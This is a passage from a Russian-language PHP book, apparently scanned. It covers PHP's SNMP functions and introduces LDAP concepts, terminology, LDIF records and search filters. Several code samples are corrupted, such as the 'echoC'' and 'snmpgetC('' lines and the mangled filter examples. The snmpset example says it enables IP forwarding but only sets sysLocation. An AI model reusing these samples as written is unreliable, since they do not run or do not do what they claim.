Для того чтобы включить в скомпилированный модуль PHP функциональность SNMP, надо во время настройки установить флаг `--with-snmp`. Кроме того, при компиляции PHP требуется установить опцию `--enable-ucd-snmp-hack`, чтобы включить обход ошибки, имеющейся в UCD SNMP. На платформах Microsoft Windows эти функции могут отсутствовать в ОС, отличных от Windows NT.

### **snmpget()**

```
string snmpget(string hostname, string community, string object_id
               [, int timeout [, int retries]])
```

Эта функция возвращает значение объекта SNMP, заданного аргументом `object_id`, путем опроса хоста, заданного в аргументе `hostname`. Аргумент `community` задает сообщество, которое должно быть учтено, а необязательный аргумент `timeout` задает время ожидания функцией ответа. Необязательный аргумент `retries` задает количество попыток выполнения запроса `get` после возникновения тайм-аута:

```
<?php
$udpOut = snmpget("localhost", "public", "udp.udpOutDatagrams.0");
echo("The number of UDP datagrams that have been sent out is $udpOut <br>");
?>
```

Приведенный выше сценарий выводит суммарное количество пакетов UDP, посланных локальной машиной.

### **snmpset()**

```
boolean snmpset(string hostname, string community, string object_id,
                 string type, mixed value [, int timeout [, int retries]])
```

Эта функция устанавливает для объекта SNMP, указанного в аргументе `object_id`, значение, заданное аргументом `value`. Аргумент `type` указывает тип аргумента `object_id`. Аргументы `timeout` и `retries` задают значение тайм-аута ожидания ответа и количество повторных попыток выполнения запроса `set` после возникновения тайм-аута:

```
<?php
echo("Attempting to enable IP forwarding<br>");
if (snmpset("localhost", "public", "system.sysLocation.0", "s",
    "North Conference Room") == false) {
    echoC'IP forwarding could not be enabled. <br>');
} else {
    echoC'IP forwarding is now enabled. <br>');
}
```

Эта функция включает пересылку IP на локальной машине. Пересылка IP должна быть включена на узле, который должен действовать как маршрутизатор IP.

### **snmpwalk()**

```
array snmpwalk(string hostname, string community, string object_id
    [, int timeout [, int retries]])
```

Функция `snmpwalk()` полезна при обходе целых ветвей дерева OID. Она получает все объекты, находящиеся ниже узла, заданного аргументом `object_id`. Если аргумент `object_id` задан нулевой строкой, возвращается целиком дерево OID для агента. Результат возвращается в виде массива объектов SNMP; в случае ошибки возвращается `false`:

```
<?php
$tcpObjs = snmpwalk("localhost", "public", "tcp");
echo("The list of TCP objects are:<br>");
for ($i = 0; $i < count($tcpObjs); ++$i) {
    echo($tcpObjs[$i]);
}
?>
```

### **snmpwalkoid()**

```
array snmpwalkoid(string hostname, string community, string object_id
    [, int timeout [, int retries]])
```

Эта функция служит той же цели, что и `snmpwalk()`, с той разницей, что результат возвращается в виде ассоциативного массива:

```
<?php
$tcpObjs = snmpwalkoid("localhost", "public", "tcp");
echo("The list of TCP objects are:<br>");
do {
    echo($tcpObjs[key($tcpObjs)]);
}
```

```
• } while(next($tcpObjs));
```

```
?>
```

### **snmp\_get\_quick\_print() и snmp\_set\_quick\_print()**

```
boolean snmp_get_quick_print  
void snmp_set_quick_print (boolean quick_print)
```

По умолчанию функции SNMP возвращают имя объекта, его тип и другую описывающую объект информацию (в зависимости от типа объекта) при подаче запроса get. Это удобно, когда возвращаемое значение непосредственно отображается. Однако может оказаться необходимым использовать в сценарии фактическое значение объекта. В таких случаях можно включить возможность «быстрого вывода» (quick print), и тогда будет возвращаться только значение.

Функция `snmp_get_quick_print()` возвращает `false`, если быстрый вывод выключен, и `true` в противном случае. Функции `snmp_set_quick_print()` можно передать аргумент `true`, чтобы включить функцию быстрого вывода, и `false`, чтобы выключить ее:

```
<?php  
if (snmp_get_quick_print() == false) {  
    echo("Quick print is currently disabled <br>");  
    $udpOut = snmpgetC('localhost", "public", "udp.udpOutDatagrams.0");  
    echo("No. of outbound UDP packets = $udpOut");  
    snmp_set_quick_print(true);  
    echo("Quick print is enabled now <br>");  
    $udpOut = snmpget("localhost", "public", "udp.udpOutDatagrams.0");  
    echo("No. of outbound UDP packets = $udpOut");  
} else {  
    echo("Quick print is currently enabled <br>");  
    $udpOut = snmpgetC('localhost", "public", "udp.udpOutDatagrams.0");  
    echo("No. of outbound UDP packets = $udpOut");  
    snmp_set_quick_print(false);  
    echo("Quick print is disabled now <br>");  
    $udpOut = snmpget("localhost", "public", "udp.udpOutDatagrams.0");  
    echo("No. of outbound UDP packets = $udpOut");  
}  
?>
```

Этот сценарий иллюстрирует действие функции включения и выключения «быстрого вывода».

## **Резюме**

В этой главе мы изучили различные сетевые возможности, предоставляемые PHP, и в некоторой мере – лежащие в их основе технологии. Хотя внутренние механизмы работы протокола TCP/IP по большей части скрыты от при-

кладного программиста, все же необходимо разбираться в некоторых аспектах этого набора протоколов. Одним из этих аспектов является назначение имен ресурсам в сети IP. Стандартом де-факто механизма разрешения имен в IP-адреса является DNS. PHP поддерживает достаточно много функций для доступа к ресурсам DNS. Другим таким механизмом является YP/NIS, хотя он ограничен в основном интрасетями. В PHP есть функции YP/NIS для поиска ресурсов.

Поддержка сокетов в PHP версии 4.0.6 все еще находится в стадии зарождения, но, тем не менее, мы рассмотрели имеющийся интерфейс для установления связи в приложениях клиент-сервер с помощью сокетов. По ходу дела мы также разработали приложение почтового клиента, чтобы соединить вместе знания, полученные по API сокетов и DNS. Протокол SNMP решает задачу администрирования сетевых ресурсов, и PHP предоставляет некоторую элементарную поддержку операций агента SNMP.

# 14

## LDAP

LDAP (Lightweight Directory Access Protocol) - облегченный протокол доступа к каталогам — превратился в последнее время в наиболее популярный открытый механизм доступа к каталогам. Его сущность заключается в возможности хранения информации в иерархической структуре, доступ к которой может осуществляться из удаленных мест. Примерами могут служить таблицы для поиска адресов электронной почты, «белые страницы» и организационная структура компаний.

В этой главе будут рассмотрены:

- Понятие о службе каталогов и, в частности, LDAP
- Терминология и модели LDAP
- Практические применения LDAP
- API, предоставляемый PHP для программирования клиентских приложений LDAP
- Пример приложения для доступа к серверу LDAP с помощью API клиента LDAP, предоставляемого PHP

## Общее представление о каталогах

Общим примером каталога может служить телефонный справочник или адресная книга. Мы пользуемся справочниками «Белые страницы», когда требуется найти что-то конкретное, касающееся человека или фирмы, о которых известно что-то характерное, например фамилия человека или название фирмы. Для того чтобы найти более общую информацию группового характера, например все местные торговые предприятия, специализирующиеся на товарах многократного применения, мы обращаемся к одному из справочников «Желтые страницы».

Мы имеем дело с каталогами при работе с электронной почтой или броузером. Почтовый клиент посыпает сообщение электронной почты серверу электронной почты. Почтовый сервер ищет во внутренней таблице адрес хоста, хранящего учетную запись получателя сообщения. Аналогично браузер при вводе имени веб-сайта обращается к серверу DNS. По имени DNS машины, на которой находится веб-сайт, сервер DNS находит во внутренней таблице соответствующий IP-адрес и возвращает его броузеру. После этого браузер связывается непосредственно с веб-сервером по его IP-адресу. Такую информацию можно было бы разместить в каталоге, работать с которым мог бы любой клиент, знакомый с протоколом этого каталога. В действительности во многих случаях поиск в DNS организуется через каталоги с помощью шлюзов между DNS и LDAP.

## LDAP

Появление LDAP было вызвано необходимостью дополнить уже существовавшую службу каталогов, предоставляемую каталогом **X.500**. Протокол **X.500** был *тяжеловесен* в основном из-за различных накладных расходов при осуществлении операций и громоздкого стека сетевых протоколов OSI для сетевого транспорта. LDAP возник как шлюз к каталогу X.500, но используя в качестве сетевого транспорта протокол TCP/IP, впоследствии он стал самостоятельным сетевым протоколом серверов каталогов с глобальной областью *действия*. В условиях роста объемов данных, необходимых для эффективного управления нашей деятельностью и повседневной жизнью, LDAP выполняет роль администратора данных, не требуя лишних накладных расходов. Версия LDAP 3 предоставляет большие возможности настройки и расширения с помощью элементов управления LDAP.

## LDAP и обычные базы данных

LDAP был задуман и оптимизирован как средство для работы с простыми данными, которые редко модифицируются после начального ввода. Обычные базы данных спроектированы и оптимизированы как для чтения, так и для модификации данных, которые могут быть достаточно сложными, в отличие от LDAP, являющегося, по существу, системой хранения каталогов на основе текстовых файлов.

Кроме того, традиционные базы данных создавались для обеспечения целостности транзакций и непротиворечивости данных. Это не является приоритетной задачей для LDAP, в котором данные в основномчитываются, а не записываются. Поэтому *облегченность* LDAP связана с тем, что это простой протокол для работы с простыми данными.

Серверы LDAP обычно используют весьма упрощенные базы данных типа Berkeley или GDBM (Gnu Database Manager). Они обеспечивают лишь самые необходимые функции без особых затрат. На практике поддержка базы данных Berkeley включает в себя оптимизацию базы данных Berkeley для

OpenLDAP и Netscape Directory Server, чтобы использовать ее как серверное хранилище данных. Однако в некоторых коммерческих разработках серверы LDAP реализованы на традиционных базах данных тех же производителей в качестве хранилищ данных, например Oracle OID и Microsoft's ICL i.500. Такие решения часто нужны, когда серверы LDAP на плоских файлах или упрощенных базах данных не справляются с очень большими объемами данных.

Организация данных в каталогах и в обычных базах данных существенно различна. Это явно проявляется в следующих отношениях:

- Записи в базах данных обычно содержат поля с уникальными именами; например запись о служащем в базе данных содержит поле с именем `telephoneNumber`, и в записи может быть только одно поле с таким именем. Для каталога LDAP это не так.

Как быть, если у служащего два номера телефона, скажем, рабочий и сотовый? В обычной базе данных с этим можно справиться, введя дополнительную таблицу с номерами телефонов, связав их с конкретными служащими через ID. В каталоге LDAP может быть один атрибут с именем `telephoneNumber`, но несколькими значениями; может быть два поля с одинаковым именем `telephoneNumber`, одно для номера рабочего телефона, другое - для номера мобильного. В такой ситуации можно предполагать, что каталог будет лучше в сравнении с базами данных обрабатывать запросы телефонных номеров служащих. Такая гибкая схема - одна из причин, по которым запросы в каталогах LDAP обрабатываются очень быстро.

- В каталогах LDAP данные упорядочиваются иерархическим образом, а также объединяются в различные группы. Рассмотрим, например, записи о служащих в организационной структуре FooWid Inc из раздела «Приложения LDAP» ниже в этой главе. Запись может содержать атрибут с именем `workFloor`, указывающий этаж, на котором работает служащий. Все, кто работает на первом этаже, принадлежат группе First Floor. Поэтому, хотя данные кажутся организованными иерархически, они также группируются в соответствии с атрибутами. Следует отметить, впрочем, что стандарта для образования групп нет. Группа - это просто `objectclass` с атрибутами, хранящими DN записей в структуре. Обращаясь к `objectclass`, приложения могут выявить базовые узлы, относящиеся к любой группе, и обойти их.
- Объекты в каталоге очень похожи на таблицы. Дело в том, что все записи, соответствующие объектам одного типа, имеют аналогичные атрибуты, так же как все записи в некоторой таблице базы данных имеют одинаковый набор полей. Но объекты в каталогах идут дальше: их можно расширить в объектно-ориентированном стиле, добавив новые атрибуты. С таблицей реляционной базы данных этого так просто сделать нельзя (придется создать новую таблицу и перенести в нее прежние данные либо использовать дополнительные таблицы).

## Составляющие LDAP

LDAP как система каталогов состоит из следующих частей (рис. 14.1).

- Сервер LDAP (LDAP Server) – это сервер, с которым взаимодействуют клиенты LDAP для получения информации из каталога. Реальные данные находятся в хранилище (обычно это база данных). Хранилище данных скрыто от клиентов; сервер умеет извлекать информацию из хранилища и представлять ее клиентам в обычном формате.
- Организация данных LDAP, обозначенная на схеме как Сервер базы данных (Back-End Database), определяет формат данных, хранимых в объектах LDAP и участвующих в обмене между этими объектами, т. е. в отношениях клиент-сервер и сервер-сервер (особый случай, рассматриваемый ниже).
- Протокол LDAP, обозначенный на схеме как Сервер X.500 (X.500 Server), представляет собой стандартный язык, на котором общаются клиенты и серверы при обращении клиентов к каталогу. Собственно протокол основан на сообщениях, что означает отсутствие поддержки сервером состояний клиентов. Клиент отправляет серверу одно или более сообщений LDAP, или запросов, которые сервер обрабатывает, возвращая результаты клиенту в виде сообщений LDAP, или ответов. Протокол LDAP обеспечивает также некоторую связь между серверами.
- Клиенты LDAP, реализованные с помощью API и инструментов различных поставщиков на различных платформах, могут связываться с сервером LDAP, если поддерживают протокол LDAP и работают с данными в определенном формате, требуемемся LDAP.




Рис. 14.1. LDAP как система каталогов

## Характеристики LDAP

Рассмотрим некоторые отличительные особенности LDAP, сделавшие его предпочтительным протоколом каталогов.

## Глобальная служба каталогов

Правильно спроектированный каталог LDAP дает пользователям возможность обращаться к данным, уникально идентифицируемым в глобальном масштабе. Поясним подробнее: объекты, хранимые в каталоге LDAP, уникальны в том смысле, что во всем мире никакие две записи в каталогах не имеют одинаковых идентификаторов доступа.

Проводя аналогию с Интернетом, можно сказать, что владелец домена `yourdomain.com` может иметь машину с именем `footmachine`. Владелец домена `mydomain.com` тоже может иметь машину с именем `foomachine`, потому что одна машина может однозначно идентифицироваться как `foomachine.mydomain.com`, в отличие от `foomachine` в домене `yourdomain.com`, однозначно идентифицируемой как `foomachine.yourdomain.com`. LDAP реализует сходную стратегию для обеспечения уникальности своих объектов, которую мы вскоре рассмотрим.

## Связь на основе открытого стандарта

LDAP является открытым стандартом и может быть свободно принят любым производителем или частным лицом, не требуя лицензирования. То обстоятельство, что LDAP работает поверх TCP/IP, дает ему исключительное преимущество, обеспечивая возможность общения с машинами, поддерживающими TCP/IP. Кроме того, клиенты и серверы могут быть представлены программным обеспечением разных производителей, лишь бы оно поддерживало LDAP.

## Настройка и расширяемость

Механизм LDAP для запросов и обновлений стандартизован для клиентов и серверов. Пользователи от него изолированы, поскольку у каждого приложения может быть собственный интерфейс или GUI, переводящий действия пользователя в этот стандарт запросов и обновлений. Кроме того, LDAP обеспечивает гибкость, достаточную для расширений в различных сценариях приложений и национальных настроек. Приложения LDAPv3 могут поддерживать несколько языков, используя набор символов Unicode UTF-8 во всех значениях атрибутов и идентификаторах.

## Хранилище гетерогенных данных

Сервер LDAP использует для хранения своих данных сервер базы данных, но не привязан к какой-либо конкретной базе данных. На самом деле LDAP может организовать хранение и извлечение данных при помощи нескольких серверов баз данных одновременно. Поэтому нет ничего необычного в том, что для одного сервера LDAP в качестве хранилища данных выступает коммерческая база данных, тогда как для другого в этом же качестве может выступать обычный файл.

## Зашщщенный протокол с управлением доступом

LDAP — это защищенный протокол в том смысле, что для защиты операций применяется аутентификация. Другими словами, сервер проверяет, что кли-

ент является тем, за кого он себя выдает. В LDAP версии 2 это осуществлялось путем отправки взаимодействующим субъектом своего идентификатора вместе с паролем. Такой механизм, однако, недостаточно надежен, поскольку подвержен перехвату на линии.

В LDAP v3 применяется SASL (Simple Authentication and Security Layer) - простой уровень аутентификации и защиты, который при самых слабых допущениях относительно фактических механизмов реализации защиты допускает большую гибкость в выборе реальной системы аутентификации. Протокол SSL (Secure Socket Layer) - уровень защищенных сокетов - применяется для этих задач чаще всего и обеспечивает защиту от перехвата в сети.

Помимо аутентификации операций LDAP предоставляет богатый набор функций управления доступом, с помощью которых можно определять, кто, к каким данным и в каком объеме (чтение или обновление) имеет доступ. Элемент политики паролей, входящий в версию 3, позволяет более точно управлять сроками действия паролей. Управляющий элемент прокси-аутентификации дает пользователям возможность выполнять некоторые операции, принимая другую роль или набор прав.

## Приложения LDAP

Принимая решение о том, следует ли воспользоваться службой каталогов LDAP, надо, прежде всего, представлять, какие данные могут быть помещены в каталог LDAP. Ниже приведено несколько примеров таких данных и распространенных приложений каталогов:

- Службы каталогов могут быть «белыми страницами», «желтыми страницами», а могут выдать список всех принтеров на 6-м этаже. Конечно, допускаются запросы с несколькими ограничениями, например список всех служащих технического подразделения, работающих в Европе и родившихся 22 марта.
- Очень часто LDAP включается в почтовые клиенты, которые автоматически заполняют адрес получателя сообщения электронной почты при вводе имени получателя в поле **To:**. Почтовый клиент использует имя в запросе к справочнику и вносит в поле полученный результат.
- Некоторые приложения LDAP фактически представляют собой шлюзы в другие известные службы. Например, с помощью шлюза LDAP в X.500 клиенты, поддерживающие LDAP, могут обратиться к серверу LDAP за информацией, находящейся в старом каталоге X.500. Существуют и другие шлюзы - электронной почты в LDAP, finger в LDAP и DNS в LDAP.

Вот примеры данных, пригодных для размещения в каталогах LDAP:

- Телефонный справочник служащих
- Организационные структуры
- Информация о службах IT (например, доменные имена или IP-адреса серверов)
- Адреса электронной почты

- Открытые сертификаты и криптографические ключи
- URL
- Двоичные данные, например графика

Короче говоря, LDAP можно использовать в приложениях, когда данные меняются редко, а интенсивность запросов высокая.

Для того чтобы лучше разобраться с типичным применением LDAP, рассмотрим организационную структуру небольшой несуществующей компании FooWid Inc. Хранение информации о компании и ее служащих можно организовать посредством службы каталогов (рис. 14.2):




Рис. 14.2. Организационная структура компании FooWid

FooWid расположена в США и работает в двухэтажном здании, имея всего два отдела - производственный (Manufacturing) и административный (Administration) - и 5 служащих. Следует отметить, что служащие иерархически распределены по отделам и сгруппированы по признаку этажа, на котором они работают. Это как раз та ситуация, которую можно попробовать представить в каталоге LDAP (рис. 14.3):




Рис. 14.3. Представление структуры FooWid в каталоге LDAP

Сначала разобьем иерархическое дерево на несколько уровней и присвоим уровням названия. Первый уровень – это уровень страны с меткой `s`, следующий уровень – уровень организации, имеющий метку `0`; отделы имеют метку `ou` (organizational unit – организационная единица). Имена служащих пометим как `cn` (common name). Каждой из этих меток присваивается значение.

В данном случае `cn=Bob W, ou=Administration, o=FooWid, c=US` дает пример уникального имени, идентифицирующего запись о служащем. Найдя по этому идентификатору запись, можно легко получить другую содержащуюся в ней информацию, например адрес электронной почты или номер телефона служащего.

Можно ли однозначно идентифицировать служащего, проследив путь к узлу, которым он представлен, по дереву, начиная с его корня? Ответ положителен. Например, `Bob` может быть однозначно идентифицирован как `c=US, o=FooWid, ou=Administration, cn=Bob W`.

## Некоторые термины, используемые в LDAP

Имея перед собой в качестве примера организационную структуру `FooWid`, рассмотрим некоторые общепринятые термины:

- **Запись (Entry)**

В целом, запись в каталоге – то же, что строка в базе данных. Узел, содержащий имя `Bob`, может содержать и такие сведения о нем, как этаж, на котором он работает, и его адрес электронной почты. Весь узел как такой называется записью. Его другое название – DSE (Distinguished Service Entry) – различимая запись службы.

- **Атрибуты (Attributes)**

Атрибут для каталога есть то же, что и поле для записи в базе данных. Поле в записи `Bob`, содержащее его общепринятое имя (common name), имеет метку `cn` с присвоенным ей значением `Bob W`; это пример атрибута.

- **Объекты (Objects)**

Объекты каталога аналогичны таблицам базы данных. Все записи в таблице базы данных идентичны в том смысле, что имеют одинаковый набор полей. Аналогично все записи некоторого типа объекта имеют одинаковый набор атрибутов. Объекты имеют дополнительное свойство — они могут быть расширены путем добавления новых атрибутов к существующему списку (в отличие от таблиц в реляционных базах данных).

- **Различимое имя (Distinguished Name, DN)**

Имя, с помощью которого `Bob` уникально (и глобально) идентифицируется, в данном случае это `c=US, o=FooWid, ou=Administration, cn=Bob W`. Его и называют различимым именем. Некоторый атрибут, в данном случае `cn`, выбран в качестве ключа, представляющего запись. Различимое имя составлено из маршрута, ведущего к записи, вместе со значениями атрибутов. Таким образом, DN представляет собою уникальный идентификатор записи.

- **Относительное различимое имя** (Relative Distinguished Name, RDN)

Каждый уровень дерева является составляющей DN до некоторого узла. Каждая такая составляющая называется относительным различимым именем RDN.

- **Информационное дерево каталога** (Directory Information Tree, DIT)

Информационное дерево самого каталога в целом называется DIT.

- **Схема** (Schema)

Схема каталога LDAP определяет расположение содержащихся в нем данных и особенности их группирования. Она позволяет клиентам и внешним интерфейсам определить, как организованы данные в каталоге и как можно получить к ним доступ для поиска, добавления, удаления, модификации и т. д. За подробностями, относящимися к классам объектов и атрибутам LDAP, следует обратиться к RFC 2256 (<http://www.ietf.org/rfc/rfc2256.txt>).

## Модели LDAP

Рассмотрим четыре модели LDAP, которые обеспечивают возможность взаимодействия программного обеспечения LDAP, позволяя приспособить его к несопоставимым приложениям различных поставщиков:

- Информационная модель
- Модель именования
- Функциональная модель
- Модель механизма защиты

### Информационная модель

Информационная модель описывает блоки информации, входящие в каталог, т. е. записи и их типы. Как мы уже видели, записи являются основными стандартными блоками каталога, в свою очередь состоящими из атрибутов. Атрибуты записи состоят из типа атрибута и одного или нескольких значений. Мы проектируем схему каталога, заключая в нее атрибуты и типы атрибутов. Схемы описываются в формате обмена данными LDIF (LDAP Data Interchange Format).

### Формат обмена данными LDAP (LDIF)

LDIF - стандартный текстовый формат описания записей каталога. С помощью формата LDIF можно экспорттировать данные из одного каталога в другой независимо от фактического формата, используемого этими каталогами для своих хранилищ данных. Например, из каталога можно переместить данные, хранение которых организовано посредством GDBM, в другой каталог, хранилище которого построено на СУРБД Oracle.

LDIF разработан с учетом «легковесности» LDAP. Это текстовый формат, и двоичные записи (такие, как изображения) должны конвертироваться в

base64 (текстовый формат), прежде чем их можно будет сохранить как часть определения LDIF. Кроме того, формат LDIF позволяет представлять хранимые в каталоге данные в удобном для чтения человеком виде. Однако внутри самого сервера LDAP данные хранятся в том формате, которого требует используемый при этом сервер баз данных, и его не следует путать с LDIF.

Посмотрим на пример каталога, который будет использоваться и далее, когда в последнем разделе мы будем разрабатывать приложение LDAP (рис. 14.4):




Рис. 14.4. Пример каталога

Это типичная адресная книга, для которой мы создадим сетевое представление в нашем каталоге LDAP. Посмотрим на соответствующее представление в формате LDIF, что несколько прояснит положение:

```
dn: o=myorg, c=us
objectclass: top
objectclass: organization
o: myorg

dn: mail=nc@myorg.com, o=myorg, c=us
cn: Nikki Cruise
objectclass: top
objectclass: person
objectclass: organizationalPerson
objectclass: inetOrgPerson
1: Arlington
mail: nc@myorg.com
telephonenumber: 123 456 7890
Description: Corporate Evangelist

dn: mail=jc@myorg.com, o=myorg, c=us
cn: James Close
objectclass: top
objectclass: person
```

```
objectclass: organizationalPerson
objectclass: inetOrgPerson
l: San Francisco
mail: jc@myorg.com
telephonenumber: 789 456 7890
Description: Dot com dude

dn: mail=mc@myorg.com, o=myorg, c=us
cn: Martha Cain
objectclass: top
objectclass: person
objectclass: organizationalPerson
objectclass: inetOrgPerson
l: Kansas city
mail: mc@myorg.com
telephonenumber: 456 123 7890
Description: Aspiring actress
```

Здесь мы видим начальную запись верхнего уровня, представляющую узел с меткой `o=myorg`:

```
. dn: o=myorg, c=us
objectclass: top
objectclass: organization
o: myorg
```

Метка отличительного имени (`dn`) в этой записи является атрибутом, так же как и метки `objectclass` и организации (`o`). Ранее мы уже говорили о том, что атрибут DN представляет собою уникальный идентификатор записи, который прослеживает весь путь к ней от записи самого верхнего уровня - корня (`root`). DN состоит из RDN, разделяемых запятыми, и обычно самое левое RDN является атрибутом самой записи. В данном случае это атрибут `o`. Поэтому, прослеживая эту запись от корня самого верхнего уровня, т. е. `c=us`, мы приходим к самой записи. Таким образом, DN этой записи есть строка `o=myorg, c=us`.

Хотя большинство DN содержит атрибуты, включаемые в запись, это не обязательное требование; обязательным является требование уникальности DN. Метка `objectclass` указывает на иерархию объектов, к которой принадлежит запись. В данном случае она указывает, что запись порождена объектом с именем `organization`.

Рассмотрим одну конкретную запись:

```
dn: mail=jc@myorg.com, o=myorg, c=us
cn: James Close
objectclass: top
objectclass: person
objectclass: organizationalPerson
objectclass: inetOrgPerson
l: San Francisco
```

```
mail: jc@myorg.com
telephonenumber: 789 456 7890
telephonenumber: 111 000 2222
Description: Dot com dude
```

Прослеживая путь к записи от вершины дерева, мы обнаруживаем, что DN представляется как `mail=jc@myorg.com, o=myorg, c=us`.

Метка `cn` соответствует атрибуту общепринятого имени, метка `mail` соответствует адресу электронной почты, `telephonenumber` указывает номер телефона, `l` указывает адрес, а `Description` соответствует текстовому описанию лица. Конечно, метки `objectclass` указывают на иерархию классов, от которых произведена эта запись.

Обратите внимание на добавленную выше вторую запись `telephonenumber`; это может быть номер домашнего телефона человека. Она служит иллюстрацией того, что атрибут может встречаться несколько раз и потому иметь несколько значений.

*Можно использовать `cn` в качестве RDN для этой записи. Тогда ее DN станет `cn=James Close, o=myorg, c=us`. Мы выбрали адрес электронной почты, поскольку он более уникален, чем обычное имя.*

## Модель имен

Модель имен LDAP задает способ организации данных в каталоге. Аналогией этой организации является структура каталогов UNIX, похожая на перевернутое дерево. В структуре данных LDAP есть корневая запись, ниже которой находятся другие записи, которые, в свою очередь, могут содержать вложенные записи. Однако в иерархии LDAP корневая запись является чисто абстрактной: в нее нельзя поместить данные, в отличие от структуры каталогов UNIX, где в корневом каталоге могут быть файлы. Кроме того, записи LDAP читаются в обратном направлении по сравнению с объектами файловой системы, например к файлу UNIX можно обращаться как к `/home/foo/myfile`, тогда как в модели LDAP это может быть `cn myfile, dc=foo, dc=home`.

Для чего нам нужна модель имен? Она требуется, потому что необходим способ уникальной адресации записей. Рассмотрим еще раз запись для James Close. DN этой записи – `mail=jc@myorg.com, o=FooWid, c=US`.

Прослеживая путь в обратном направлении, мы видим, что этого достаточно для уникальной адресации этой записи. Обратите также внимание, что пробелы после запятых совершенно необязательны.

Мы видели, что `mail=jc@myorg.com` представляет собой RDN, т. е. не может быть другой записи под `o=FooWid, c=US` со значением `jc@myorg.com` для атрибута `mail`, иначе будет утрачена уникальность. Обратите внимание, что по умолчанию имена атрибутов чувствительны к регистру, а значения – нет: в данном случае `cn` учитывает регистр, а `James Close` – не учитывает.

## Функциональная модель

Эта модель определяет операции, которые можно осуществлять над хранящимися в каталоге данными. Она также устанавливает, к каким клиентам могут обращаться пользователи и какие части каталога они могут изменять. Есть девять основных операций, которые можно разбить на три категории:

- Запросы
- Обновления
- Аутентификация и контроль

### Операции запросов

По существу, это операции поиска и сравнения, позволяющие выполнять в каталоге поиск и сравнение двух или более записей и их атрибутов. Операции поиска и сравнения допускают применение фильтров. Кроме того, фильтры поиска можно объединять с помощью булевых операторов.

Клиентам LDAP необходим доступ к находящимся в каталоге данным с помощью критериев, задаваемых во время поиска. Рассмотрим, например, каталог, хранящий адреса электронной почты, и почтовый клиент, поддерживающий LDAP. Почтовый клиент соединяется с сервером LDAP по протоколу LDAP (и действует при этом как клиент LDAP), позволяя осуществлять поиск адресов тех, кому нужно отправить электронную почту. Чтобы выполнить этот поиск, клиент должен задать критерий поиска (фильтр). Фильтр поиска - это регулярное выражение, содержащее имена атрибутов и операторы, с помощью которых могут быть найдены записи с нужными атрибутами.

Например, в организационной структуре FooWid фильтр поиска:

- (*cn=\***c\***e*) - найдет записи, соответствующие Nikki Cruise и James Close
- (*cn=\***a\**) (*ou=manufacturing*) - найдет все записи служащих производственного отдела, в именах которых содержится буква а
- (*cn="Close"*) - найдет все записи, общепринятые имена которых примерно совпадают с Close. Данный критерий поиска найдет фамилии Klose или Closs, если они есть в каталоге
